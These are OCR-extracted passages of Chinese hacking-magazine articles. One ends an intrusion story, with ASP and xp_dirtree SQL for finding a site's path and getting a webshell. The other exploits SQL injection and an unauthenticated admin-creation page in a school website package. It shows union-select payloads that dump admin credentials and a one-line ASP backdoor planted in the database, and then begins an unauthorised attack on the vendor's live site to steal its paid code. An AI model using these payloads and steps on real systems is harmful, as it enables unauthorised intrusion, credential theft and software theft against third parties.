


图 4


图 5

四、再现生机

还是有点不服气，是不是孤狐浪子那边的问题呢？明明可以telnet的？于是，我又找到了Show_style，让他试一下，他说又可以连上去了！并发来了图片，如图6所示。


图 6

我马上叫孤狐浪子连上去，发现权限并不是sa，不过也足够了，有了数据库权限，那么接下来做什么呢？我们的目的是webshell，而且仅仅是webshell而已，毕竟大公司的网站不是那么好惹的，要真是较真起来，那可不好说了。有了数据库我们得找它的绝对路径，然后备份得个shell就好了。要找到它的绝对路径，自己构造个注入点就行了。到这里，我就要说明下，为什么文章题目会取成这样，因为某些原因，我并没有拿到SHELL（*其实物理路径已经猜解出来了，后面也没有截图*），呵呵，拿到了数据库也不算太失败吧！这里只提供思路给大家了，关于构造注入点，可以先构造如下文件，命名为sql.asp，代码如下：

```
<!--#include file="conn.asp"-->
<%
dim rs,strSQL,id
set rs=server.createobject("ADODB.recordset")
id =request("id")
strSQL ="select * from PE_GuestBook where GuestID=" & id --从数据库里找的表名和字段名
rs.open strSQL,conn,1,3
rs.close
%>
```

然后再构造conn.asp，代码如下：

```
<%
Set conn = Server.CreateObject("ADODB.Connection")
conn.Open "PROVIDER=SQLOLEDB;DATA server=xx.xx.xx.xx,1433;database=Xx;Trusted_Connection=no;User ID=xx;pwd=xx"
%>
```

这样，在本地搭建的环境下，在啊D内输入http://127.0.0.1/sql.asp?id=1，就可以检测出来物理路径了，然后备份就拿下了shell了（*注意看编辑点评*）。

至于如何备份，这里我就不详细写了，可以用差异备份或者log备份。

五、总结

在这里我说下平时我的经验，记住，这里给的只是思路，其中的步骤就要靠大家自己耐心并细心的完成了。常见的注入和利

用整站系统漏洞的方法我就不说了，建议你束手无策的时候，不妨这样试下：

1：旁注，这个是大家平常最容易想到的。

2：社工.不要小看它了哦！这可是一门高深的学问，前提是你有足够的能力搞它。

3：拿它的C段，然后ARP嗅探！这个是没办法的最后一招了，相信很多人试过。

除了以上常用方法外，这里谈下我个人的感受：有时候看起来很完美的站点，一些常用的方法用不着的时候，其实我们可以用一些旁门左道，利用IIS配置不当来进行入侵，例如IIS写权限(我曾用这个方法搞过一个静态的股票站点)，遍历目录漏洞(同样，用这个搞过一韩国站点！)，除了这些外，我们还可以利用搜索引擎来入侵，大家应该还记得cnbird的那篇入侵国家科技文献的文章吧，通过google搜索出webshell。这次入侵说起来真的没什么技术含量，也许你会嗤之以鼻，不过运气有时候也是一种实力，呵呵！如果你从本文学到了一点知识，那么就有它的价值了，同时也感叹下国内安全性如此的低下；希望大家引以为戒，最后感谢我的好友孤狐浪子以及一直默默听我讲话的兄台。

编辑点评：

其实这篇文章我是要批评的。通过全文来看，我想读者应当会看出两点，第一是作者应当还没有对sql注入有深入了解；第二是太依赖工具了，已经失去了思考能力。像连上了sql数据库，为什么不在查询分析器里执行sql语句呢？像作者是构造注入点然后用工具来猜列目录，为什么不用一条语句execute master..xp_dirtree 'c:\',1,1来做到呢？这是db权限下的语句。如果是在public权限下也是可以的，语句create table ##nonamed(dir ntext, num int);insert ##nonamed execute master..xp_dirtree 'c:\',1;select * from ##nonamed--。当然，用作者的方法留后门是可以的。

社工老湾枫林中学校园官方网

图 晓华[岁月联盟]

从本文中你可以看到一出社工的好戏。


一、前言

我有个朋友刚到一学校任教，他们老大喊他为学校做个校园网站，作为正式工作前的考验，要求网站安全，并且界面美观即可。朋友心里犯难，毕竟在学校里没有认真的学习网站建设课程，没有代码编写实际经验。由于首次上任，只好硬着头皮答应。朋友把事情前后告诉了我，希望我能帮助他，这可关系到好朋友的工作呀，我也只好答应，毕竟关系不一般嘛！他需要的是一套ASP+ACCESS结构的整站，另外最好附带整合的论坛。于是我踏上了这次帮忙之行。

二、代码测试

朋友需要的那种类型应该很好找，于是我来到站长站，准备找几套程序回去测试，由于朋友需要校园类的，在搜索框里输入“校园整站下载”，排列第一的是“枫林中学校园网”，不知道这套程序怎么样，先下回去再说。本机搭建脚本的运行环境，我安装的是IIS。安装过程我不再废话，相信大家都很熟悉了。配置好相关IIS配置，解压程序到网站目录。启动IIS，输入本机ip，很快站点打开了，网站很酷很漂亮，而且还整合了一个6kBBS论坛。完全满足朋友的需要，界面各方面虽然漂亮，不知道安全性是否也一样漂亮。

Shownews.asp是用来显示新闻的文件，部分代码如图1。



```
<!--#include file="../include/lianjie.asp"-->
<!--#include file="../include/top.asp"-->
<!--#include file="gg.asp"-->
.
.
        <% din boardnane,bid
        din cid,ifing,n,clsid
cid=cint(request("cid"))
n=1
if cid=0 then cid=2
                sql="select * fron board where boardid="&cid
        set rs1=conn.execute(sql)
                boardnane=rs1("boardnane")
                bid=rs1("boardid")
                clsid=rs1("classid"
.
.
 rs1.close

 <% din id,content,boardid,classid
id=request("id")
sql="select * fron Article where id="&request("id")
set rs=conn.execute(sql)
.
<% rs.close
set conn=nothing %>
<!--#include file="../include/end.asp"-->
```

图1

从图1中我们可以看到客户端通过request()的方式在URL中获取cid的值，并且通过cint()函数进行过滤，再带入数据库进行查询。我们再往下看，同样id值也是通过request()方式获取，并未通过任何的过滤就直接带进数据库执行查询操作。注射漏洞产生，现在我们来构造查询语句爆出用户和密码散列，密码是MD5加密的。数据库被管理改成了asp格式的，估计是怕黑客非法下载吧。把格式还原成*.mdb的，用明小子打开，article表里有15个字段，如图2所示。




图2

构造查询代码：**and 1=2 union select 1,2 ,3,4,5,6,7,8,9,10,11,12,13,14,15 from admin**

提交可以在页面爆出显示数字的位置(如图3)。




图3

我们可以在2和3的位置爆出我们所想要的数据，这里爆出管理员的值。

代码构造：**and 1=2 union select 1,username,userpwd,4,5,6,7,8,9,10,11,12,13,14,15 from admin**

成功爆出管理的用户名和密码，比用工具猜解轻松多了（如图4）。

然后我们可以利用得到的密码去网站上查询出明文的密码，或者本地MD5暴力破解。如果密码破解不出怎么办？难道放弃吗？




图 4

Adduser.asp 代码如图 5 所示。

这个是admin目录下的一个文件，是用来添加管理员的，文件未做任何的判断，导致任何非法人员都可以直接访问，利用他直接加一个网站管理员账号，太可怕了（如图6）。



```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>无标题文档</title>
</head>

<body>
<table width="95%" cellspacing="1" cellpadding="3" bgcolor="#999999" align="center">
  <form action="adduser_ok.asp" method=POST name=adduser>
    <tr bgcolor="#CCCCCC">
      <td colspan="2" align="center"><b>添加管理用户</b></td>
    </tr>
    <tr bgcolor=#eeeeee>
      <td align=right width=35%>用户名：</td>
      <td><input type=text name=username size=20></td>
    </tr>
    <tr bgcolor=#eeeeee>
      <td align=right>密码：</td>
      <td><input type=text name=userpwd size=20 ></td>
    </tr>
    <tr bgcolor=#eeeeee>
      <td align=right>真实姓名：</td>
      <td><input type=text name=U_name size=20 ></td>
    </tr>
    <tr bgcolor=#eeeeee>
      <td align=right>权限设置：</td>
      <td><select name=userkey>
          <option value=1>录入员</option>
          <option value=2>预约</option>
          <option value=3>管理员</option>
              <option value=4>超级管理员</option>
      </select></td>
    </tr>
    <tr bgcolor=#eeeeee>
      <td></td>
      <td><input type="submit" name="Submit" value="确定">   
        <input type="Reset" name="Reset" value="重填"></td>
    </tr>
  </form>
</table>
</body>
```

图 5

我们在这里添加一个用户名和密码都为msnhack的账号，真实姓名就写非安全，权限设置为超级管理员，成功登录。另外经过测试，这套系统没有暴库漏洞，后台是用安全的session验证机制。不过弹出一个烦人的页面：




图 6

尊敬的用户：您使用的是试用版！

试用版将在半年后不能使用！试用版不保证所有功能正常使用！如果您对本软件感兴趣，请联系我们，购买正式版。

我们总不能给朋友弄个试用版的吧，花钱买？好像不是我们的风格。先不管它，现在我们再看看这系统如何拿webshell，后台有个上传功能，测试上传asp、asa、cer、htr、aspx、php…又是抓包又是加空格和点都无功而返，通过查看代码，只允许上传jpg|gif|png|bmp的图片文件，这条路是不行了。后台还有个数据库备份功能，我们的思路是上传asp木马的图片格式，简单地说就是把asp改成gif。我们点击数据管理下的数据库备份，又弹出刚才那个："尊敬的用户：您使用的是试用版！"，功能页面也没有显示出来，看来试用版本部分功能被限制了，只有购买了正式版本才可以。前面我们构造查询语句找字段的时候发现，数据库是asp格式的，我们马上打开它，看看数据库是否做了防下载，通过查看得到结果是没有防下载表。然后我们在系统管理中把网站的地址替换为我们经典的一句话木马<%execute request ("k")%>，然后提交保存。访问数据库的路径，得到我们想要的结果（如图7）。



图 7

拿出一句话的客户端连接得到一个webshell。代码总算分析完了，但是很遗憾只是个试用版，绝对不能拿试用版给朋友。

三、实战入侵官网

打开说明文件，里面有系统详细介绍、官网地址、站长的联系方式等。输入官网的地址发现是个购物的网站，出售T恤和网站代码，校园网系统放在mlschool目录下的，我想官网应该是用的正式版，邪恶的想法来了，入侵他搞到网站的webshell，把代码搞回来。不知道试用版的漏洞官网是否也存在，只有测试了才晓得咯。把刚挖掘的漏洞在官网测试，结果是无法注入，那个添加管理员的页面也加了验证。估计管理把漏洞修复了，用的应该是正式版。尝试用默认的密码登录，密码错误，尝试了几个弱口令也未果。访问默认数据库，还好没有被修改，于是在前台疯狂的寻找看是否有地方写入数据。除了有个投票系统，没有留言板，看来我们的一句话在前台是不能写进数据库了。想了一会儿，这系统不是还带了个论坛吗？看是否可以利用，用论坛默认的密码成功登录进官网的校园网论坛，在论坛常规设置的常规信息设置里，允许上传文件类型中添加一个扩展名为asp，成功保存（如图8）。

